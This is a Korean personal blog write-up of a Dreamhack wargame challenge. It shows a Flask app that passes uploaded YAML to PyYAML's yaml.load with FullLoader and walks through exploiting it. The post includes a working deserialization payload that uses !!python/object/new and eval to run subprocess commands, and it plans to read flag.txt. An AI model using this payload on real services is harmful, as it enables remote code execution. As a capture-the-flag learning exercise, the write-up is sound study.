
| 일 | 월 | 화 | 수 | 목 | 금 | 토 |
|---|---|---|---|---|---|---|
| 1 | 2 | 3 | 4 | 5 | ||
| 6 | 7 | 8 | 9 | 10 | 11 | 12 |
| 13 | 14 | 15 | 16 | 17 | 18 | 19 |
| 20 | 21 | 22 | 23 | 24 | 25 | 26 |
| 27 | 28 | 29 | 30 |
- List
- 꽉뚝짝 시장
- OT후기
- gdgm
- 수업복습
- 레이블인코딩
- 지도학습
- sqld
- pandas
- dropna
- 루키즈33기
- 클래스
- 성능평가지표
- 태국
- echo 명령어
- 패키지
- 생성형AI
- 블록(Block)
- tunder client
- 예외처리
- 보안공부
- Package
- git push -u
- 방콕
- node.js
- 함수
- SK쉴더스
- 루키즈
- 데이터분포
- Linked List
- Today
- Total
개발 블로그
[DreamHeck] YAML Deserialization 본문
https://dreamhack.io/wargame/challenges/2366
로그인 | Dreamhack
dreamhack.io
문제 제목에 맞게 YAML과 관련된 취약점일 것 같아서 우선 해당 제목을 구글링함.
Deserialization: 역직렬화

문제 설명 부분에 해당 문제의 yaml의 버전이 적혀 있었는데 혹시나 해당 버전이 취약한지 궁금해서 찾아봄.
찾아봤더니 이 버전에는 공격자가 원격에서 악성 코드를 실행할 수 있는 심각한 원격 코드 실행(RCE) 취약점이 포함되어 있어 사용을 권장하지 않는다고 함. 관련 CVE도 있었음.
https://nvd.nist.gov/vuln/detail/cve-2020-14343
NVD - Home
nvd.nist.gov
그 이후에 코드를 확인했는데
from flask import Flask, request, render_template_string, jsonify
import yaml
import os

app = Flask(__name__)
app.config['UPLOAD_FOLDER'] = 'uploads'
os.makedirs(app.config['UPLOAD_FOLDER'], exist_ok=True)

temp = '''
<!DOCTYPE html>
<html>
<head>
    <title>YAML Uploader</title>
</head>
<body>
    <h1>plz upload ur yaml!</h1>
    <form method="POST" enctype="multipart/form-data">
        <input type="file" name="file" accept=".yaml" required>
        <button type="submit">upload</button>
    </form>
    {% if result %}
    <pre>{{ result }}</pre>
    {% endif %}
</body>
</html>
'''

@app.route('/', methods=['GET', 'POST'])
def upload_yaml():
    if request.headers.get('Content-Type') == 'application/x-yaml':     # 미민 파일 -> 파일 업로드 취약점인가 웹셸?
        try:
            yaml_data = request.data.decode('utf-8')
            cfg = yaml.load(yaml_data, Loader=yaml.FullLoader)
            return jsonify({"ok": str(cfg)})
        except Exception as e:
            return jsonify({"error": str(e)})

    result = None
    if request.method == 'POST':

        file = request.files['file']

        if file and (file.filename.endswith('.yaml') or file.filename.endswith('.yml')):        # 음 확장자 이렇게 두개만 파일 업로드 가능한 것 같음
            filepath = os.path.join(app.config['UPLOAD_FOLDER'], file.filename)
            file.save(filepath)

            with open(filepath, 'r') as f:
                    cfg = yaml.load(f, Loader=yaml.FullLoader)
            result = f'\n{cfg}'

    return render_template_string(temp, result=result)

if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=True)
오랜만에 파일 하나, 그것도 짧은 코드였던 것 같아 기분이 좋았음.
파일 업로드 취약점인가? 하는 생각이 들었단 정도.
가지고 있던 이미지.png 파일의 확장자만 .yml로 바꿔서 업로드 해봤음.

버프 스위트에서 txt 파일을 .yaml 확장자로 변경해서 업로드함.

여기서 test 내용만 다음과 같이 수정했는데 업로드 에러남.
아까도 그렇고 지금도 그렇고 에러 화면에서 yaml.FullLoader 이 부분에 색칠이 좀 되어 있어서 해당 부분이 문제여서 적용이 안되는가보다~ 하고 생각함.
https://github.com/yaml/pyyaml/issues/420
.load() and FullLoader still vulnerable to fairly trivial RCE · Issue #420 · yaml/pyyaml
As of 5.3.1 .load() defaults to using FullLoader and FullLoader is still vulnerable to RCE when run on untrusted input. As demonstrated by the examples below, #386 was not enough to fix this issue....
github.com
그래서 찾아본 결과, 다음 깃허브의 이슈를 확인함.

그리고 내가 참고한 부분은 이 부분임.
이 부분을 수정해서 다음과 같은 페이로드를 만들었음.
왜 수정해야 했는가?
- subprocess.Popen은 인자 없이 {}로 그냥 호출하면 파이썬 자체에서 터진다고 함.
- 한 줄짜리 대괄호 중첩 문법은 PyYAML 파서가 인자 개수나 형태를 오해하기 쉬움.
- 반면, 블록 형태의 eval 페이로드는 파서 입장에서 문법 구조가 너무나 명확하고 심플하기 때문에 에러 없이 실행 가능함.

또한 그냥 "ls", "-al" 이런 식으로 넣으면 안되고 아래와 같은 형식에 맞춰서 넣어야 함.
이게 그냥 셸에서 불러오는게 아니라, 파이썬 내부 코드이기 때문.
!!python/object/new:tuple
- !!python/object/new:map
  - !!python/name:eval
  - [ "__import__('subprocess').check_output(['ls', '-al']).decode()" ]

이걸 다시 버프에 써보겠음.


cat flag.txt를 아까 명령어를 사용해서 입력하면 될 것 같음.
'Study > Web Hacking' 카테고리의 다른 글
| [DreamHeck] 슉슉 버거 🌱 (0) | 2026.09.18 |
|---|---|
| [DreamHeck] Hello, go! (0) | 2026.09.17 |
| [DreamHeck] Grand Theft Auto (0) | 2026.09.17 |
| [DreamHeck] 콩 심기🌱 (0) | 2026.09.16 |
| [DreamHeck] Broken Buffalo Wings (0) | 2026.09.16 |


